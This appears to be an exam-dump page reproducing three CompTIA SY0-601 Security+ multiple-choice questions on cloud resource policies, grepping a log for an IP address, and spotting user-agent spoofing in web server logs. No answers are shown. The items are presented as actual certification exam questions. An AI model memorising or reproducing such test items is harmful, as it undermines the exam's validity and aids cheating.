
Cloud security engineers are planning to allow and deny access to specific features in order to increase data security. Which of the following cloud features is the most appropriate to ensure access is granted properly?

A. API integrations

B. Auditing

C. Resource policies

D. Virtual networks



Actual exam question from CompTIA's SY0-601
Question #: 432
Topic #: 1
[All SY0-601 Questions]


A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

A. cat /var/messages | grep 10.1.1.1

B. grep 10.1.1.1 | cat /var/messages

C. grep /var/messages | cat 10.1.1.1

D. cat 10.1.1.1 | grep /var/messages



Actual exam question from CompTIA's SY0-601
Question #: 433
Topic #: 1
[All SY0-601 Questions]

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the company's mobile application. After reviewing the back-end server logs, the security analyst finds the following entries:

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705
"http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705
"http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703
"http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703
"http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405
"http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```


Which of the following is the most likely cause of the security control bypass?

A. IP address allow list

B. User-agent spoofing

C. WAF bypass

D. Referrer manipulation



Actual exam question from CompTIA's SY0-601

Question #: 434

Topic #: 1

[All SY0-601 Questions]

